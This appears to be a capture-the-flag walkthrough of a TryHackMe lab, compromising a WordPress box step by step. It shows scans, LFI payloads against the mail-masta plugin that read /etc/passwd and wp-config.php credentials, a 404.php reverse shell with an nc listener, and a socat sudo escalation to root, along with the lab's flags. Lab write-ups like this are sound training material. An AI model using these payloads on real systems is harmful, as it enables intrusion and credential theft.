All in One

All in One

https://tryhackme.com/room/allinonemj

`rustscan -a 10.10.122.84 -- -sC -sV -A | tee scan.txt`

Open 10.10.122.84:**22**

Open 10.10.122.84:**21**


Open 10.10.122.84:**80**

```
21/tcp open  ftp     syn-ack vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.18.88.130
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e25c3322765c9366cd969c166ab317a4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDLcG2O5LS7paG07xeOB/4E66h0/DIMR/keWMhbTxlA2cfzaDhYknqxCDdYBc9V3+K
AB+bCD39dgyta5laQcrlo0vebY70Y7FMODJlx4YGgnLce6j+PQjE8dz4oiDmrmBd/BBa9FxLj1bGobjB4CX323sEaXLj9XWkSKbc/49zG
xXW5
|   256 1b6a36e18eb4965ec6ef0d91375859b6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF1Ww9ui4NQDHA5l+lumRpLsAXHYNk4
|   256 fbfadbea4eed202b91189d58a06a50ec (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAOG6ExdDNH+xAyzd4w1G4E9sCfiiooQhmebQX6nIcH/
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Anonymous FTP

but nothing here

`gobuster dir -u http://10.10.122.84 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x php,txt,js,html`



Just another WordPress site



Damn how much I hate the smell of *Vinegar* :/ !!!

`wpscan --url http://10.10.122.84/wordpress --enumerate`

find user : elyana

```
[i] User(s) Identified:

[+] elyana
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://10.10.122.84/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Oct  8 09:21:28 2023

[+] WordPress version 5.5.1 identified (Insecure, released on 2020-09-01).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.10.122.84/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=5.5.1</generator>
 |  - http://10.10.122.84/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.5.1</generator>

[+] WordPress theme in use: twentytwenty
```

Search: WordPress 5.5.1

V	Title	Type	Platform	Author
✕	WordPress Plugin WatuPRO 5.5.1 - SQL Injection	WebApps	PHP	Manich Koomsusi

I found the LFI payload to check /etc/passwd

10.10.75.123/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd: /usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif: /usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin /nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache /pollinate:/bin/false elyana:x:1000:1000:Elyana:/home/elyana:/bin/bash mysql:x:110:113:MySQL Server,,,:/nonexistent:/bin/false sshd:x:112:65534::/run/sshd:/usr/sbin/nologin ftp:x:111:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin

After I try to see wp-config.php file, where I found creds

10.10.75.123/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=php://filter/convert.base64-encode/resource=../../../../../wp-config.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

EgnICkgKSB7DQoJZGVmaW5lKCAnQUJTUEFUSCcsIF9fRElSX18gLiAnLycgKTsNCn0NCg0KLyoqIFNldHMgdXAgV29yZFByZXNzIHZhcnMgYW5kIGluY2x1ZGVkIGZpbGVzLiAqLw0KcmVxdWlyZV9vbmNlIEFCU1BBVEggLiAnd3Atc2V0dGluZ3MucGhwJzsNCg==

```
┌──(kali㉿kali)-[~/THM/all]
└─$ echo 'PD9waHANCi8qKg0KICogVGhlIGJhc2UgV29uZmlndXJhdGlvbiBmb3IgV29yZFByZXNzDQogKg0KICogVGhlIHdwLWNvbmZpZy5waHAgY3JlYXRpb24gc2NyaXB0IHVzZXMgdGhpcyBmaWxlIGR1cmluZyB0aGUNCiAqIGluc3RhbGxhdGlvbiBwcm9jZXNzLiANCiAqLw0KZGVmaW5lKCAnQUJTUEFUSCcsIF9fRElSX18gLiAnLycgKTsNCg0KLyoqIFNldHMgdXAgV29yZFByZXNzIHZhcnMgYW5kIGluY2x1ZGVkIGZpbGVzLiAqLw0KcmVxdWlyZV9vbmNlIEFCU1BBVEggLiAnd3Atc2V0dGluZ3MucGhwJzsNCg==
<?php
```


```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'elyana' );
/** MySQL database password */
define( 'DB_PASSWORD', 'H@ckme@123' );
/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );
/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

In wordpress I change 404.php file to revshell

use nc listener

`nc -lnvp1337`


And go to this file



`find / -type f -user elyana 2>/dev/null`

```
find / -type f -user elyana 2>/dev/null
/home/elyana/user.txt
/home/elyana/.bash_logout
/home/elyana/hint.txt
/home/elyana/.bash_history
/home/elyana/.profile
/home/elyana/.sudo_as_admin_successful
/home/elyana/.bashrc
/etc/mysql/conf.d/private.txt
bash-4.4$ cat /etc/mysql/conf.d/private.txt
cat /etc/mysql/conf.d/private.txt
user: elyana
password: E@syR18ght
bash-4.4$
```

```
ssh elyana@10.10.75.123
```




```
sudo -l
```

```
VEhNezQ5amc2NjZhbGI1ZTc2c2hydXNuNDlqZzY2NmFsYjVlNzZzaHJ1c259
-bash-4.4$ cat hint.txt
Elyana's user password is hidden in the system. Find it ;)
-bash-4.4$ sudo -l
Matching Defaults entries for elyana on elyana:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User elyana may run the following commands on elyana:
    (ALL) NOPASSWD: /usr/bin/socat
-bash-4.4$ sudo /usr/bin/socat stdin exec:/bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls
root.txt
cat root.txt
VEhNe3VlbTJ3aWdidWVtMndpZ2I2OHNuMmoxb3NwaTg2OHNuMmoxb3NwaTh9
```

Recipe

From Base64

Alphabet: A-Za-z0-9+/=

Remove non-alphabet chars

Strict mode

Input

```
VEhNe3VlbTJ3aWdidWVtMndpZ2I2OHNuMmoxb3NwaTg2OHNuMmoxb3NwaTh9
```

60 1 60

Output

```
THM{uem2wigbuem2wigb68sn2j1ospi868sn2j1ospi8}
```